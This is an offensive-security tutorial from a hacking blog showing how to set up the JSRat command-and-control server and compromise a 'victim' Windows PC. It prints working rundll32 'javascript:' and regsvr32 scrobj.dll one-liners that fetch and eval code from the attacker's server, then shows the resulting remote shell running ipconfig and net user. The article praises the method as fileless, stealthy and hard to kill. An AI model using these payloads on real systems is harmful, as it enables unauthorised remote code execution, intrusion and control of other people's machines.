Command and Control with HTTP Shell using JSRat

hackingarticles.in/command-and-control-with-http-shell-using-jsrat

Raj

January 18, 2019

Learning only one framework such as Metasploit etc. has its own limitations. Todays' ever-developing cyber world requires an end to end knowledge of every tool and framework so that if you are cut off of one method, you have another to save yourself. That is the reason today through this article we are going to learn about JSRat.

Tables of Content

Introduction

As the name suggests this tool is developed in JavaScript. Numeral commands and controls of this framework can be used for multiple methods of attack and also, to hide malicious traffic. These attacks can be done in various formats. JSRat is developed by Casey Smith. He developed this framework as a prototype tool. It allows the payload to connect to the listening server. 3gstudent is the security researcher who extended Casey's work and refined the tool. He developed it in PowerShell due which extra features are added. These features were created in python which allows the server to be both Linux and Windows friendly. The basic protocol used is HTTP for the server to work. Usage of both implementation, i.e. in python and PowerShell, are shown in this article.


Downloading and Installation

As this tool is user-friendly, downloading and installation of this tool are very easy. You can download it from here. Once you copy the cloning code from the link provided; type the following command to download :

```
git clone https://github.com/Hood3dRob1n/JSRat-Py.git
```

Running the command presented above will download and install JSRat. Once it's all done, use the following command to check the file.


```
cd JSRat-Py/
ls
```



```
root@kali:~# git clone https://github.com/Hood3dRob1n/JSRat-Py.git
Cloning into 'JSRat-Py'...
remote: Enumerating objects: 35, done.
remote: Total 35 (delta 0), reused 0 (delta 0), pack-reused 35
Unpacking objects: 100% (35/35), done.
root@kali:~# cd JSRat-Py/
root@kali:~/JSRat-Py# ls
classes  JSRat.py  README.md
root@kali:~/JSRat-Py#
```

Now, use the following command to start the framework :


```
./JSRat.py -i 192.168.1.107 -p 4444
```



```
root@kali:~/JSRat-Py# ./JSRat.py -i 192.168.1.107 -p 4444
```


In the above command, we have specified IP of our own machine and port for the web server to run.

As the server is up and running, it will show the various files it made as shown in the image below :




```
JSRat Server - Python Implementation
By: Hood3dRob1n

[*] Web Server Started on Port: 4444
[*] Awaiting Client Connection to:
   [*] rundll32 invocation: http://192.168.1.107:4444/connect
   [*] regsvr32 invocation: http://192.168.1.107:4444/file.sct
      [*] Client Command at: http://192.168.1.107:4444/wtf
      [*] Browser Hook Set at: http://192.168.1.107:4444/hook

[-] Hit CTRL+C to Stop the Server at any time...
```

You can find these files by accessing the server from your or victim’s browser. If you look closely, there is a code given on the server. This code allows you to execute a rundll attack.




```
rundll32 Method for Client Invocation:
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");
h.Open("GET","http://192.168.1.107:4444/connect",false);try{h.Send();b=h.ResponseText;
eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im
rundll32.exe",0,true);}

regsvr32 Method for Client Invocation:
regsvr32.exe /u /n /s /i:http://192.168.1.107:4444/file.sct scrobj.dll
```

Copy this code and paste it in the command prompt of the victims' PC. As shown in the following image :




```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\raj>rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.w
rite();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","http://
192.168.1.107:1234/connect",false);try{h.Send();b=h.ResponseText;eval(b);}catch(
e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe
",0,true);}

C:\Users\raj>
```

As soon as the command is executed you will have a session.




```
[*] Incoming JSRat rundll32 Invoked Client: 192.168.1.106
   [*] User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)

JSRat Usage Options:
      CMD => Executes Provided Command
      run => Run EXE or Script
     read => Read File
   upload => Upload File
 download => Download File
   delete => Delete File
     help => Help Menu
     exit => Exit Shell

$(JSRat)> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f13d:9cbe:797b:c1c4%16
   IPv4 Address. . . . . . . . . . . : 192.168.110.128
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.110.1

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::41d4:8b46:c1d1:9bf%11
   IPv4 Address. . . . . . . . . . . : 192.168.1.106
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{24DD6123-24E9-49B4-9AE9-80A0AAEAA2F6}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{F091F240-D0F4-4C15-994D-98E91088F42B}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

Now on the same server, there is a regsvr32 file, which can also help us to get a session.



```
rundll32 Method for Client Invocation:
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");
h.Open("GET","http://192.168.1.107:4444/connect",false);try{h.Send();b=h.ResponseText;
eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im
rundll32.exe",0,true);}

regsvr32 Method for Client Invocation:
regsvr32.exe /u /n /s /i:http://192.168.1.107:4444/file.sct scrobj.dll
```


Copy the file command and paste it in the run window.



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: regsvr32.exe /u /n /s /i:http://192.168.1.107:4444/file.sct

Similar to rundll attack, after running the above command you will have your session.



```
regsvr32 Method for Client Invocation:
regsvr32.exe /u /n /s /i:http://192.168.1.107:4444/file.sct scrobj.dll

[*] Incoming JSRat regsvr32 Invoked Client: 192.168.1.106
   [*] User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2;

JSRat Usage Options:
      CMD => Executes Provided Command
      run => Run EXE or Script
     read => Read File
   upload => Upload File
 download => Download File
   delete => Delete File
     help => Help Menu
     exit => Exit Shell

$(JSRat)> net user

User accounts for \\WIN-ELDTK41MUNG

-------------------------------------------------------------------------------
aaru                     Administrator            Guest
raj
The command completed successfully.


$(JSRat)>
```

Conclusion

As this framework returns HTTP shell using JavaScript. You can see that the two attacks that we have shown above exhibits that rundll and regsvr32 use JavaScript code in command prompt and HTTP shell to return while the coded is executed. As it works through the server developed in python; our malicious files don't get written on the disk, which is an advantage to us. This also increases the possibility of being the stealthiest of the attacks. Another advantage is this file can avoid being killed. Therefore, these tools prove to be great without fail.

Author: **Yashika Dhir** is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact **here**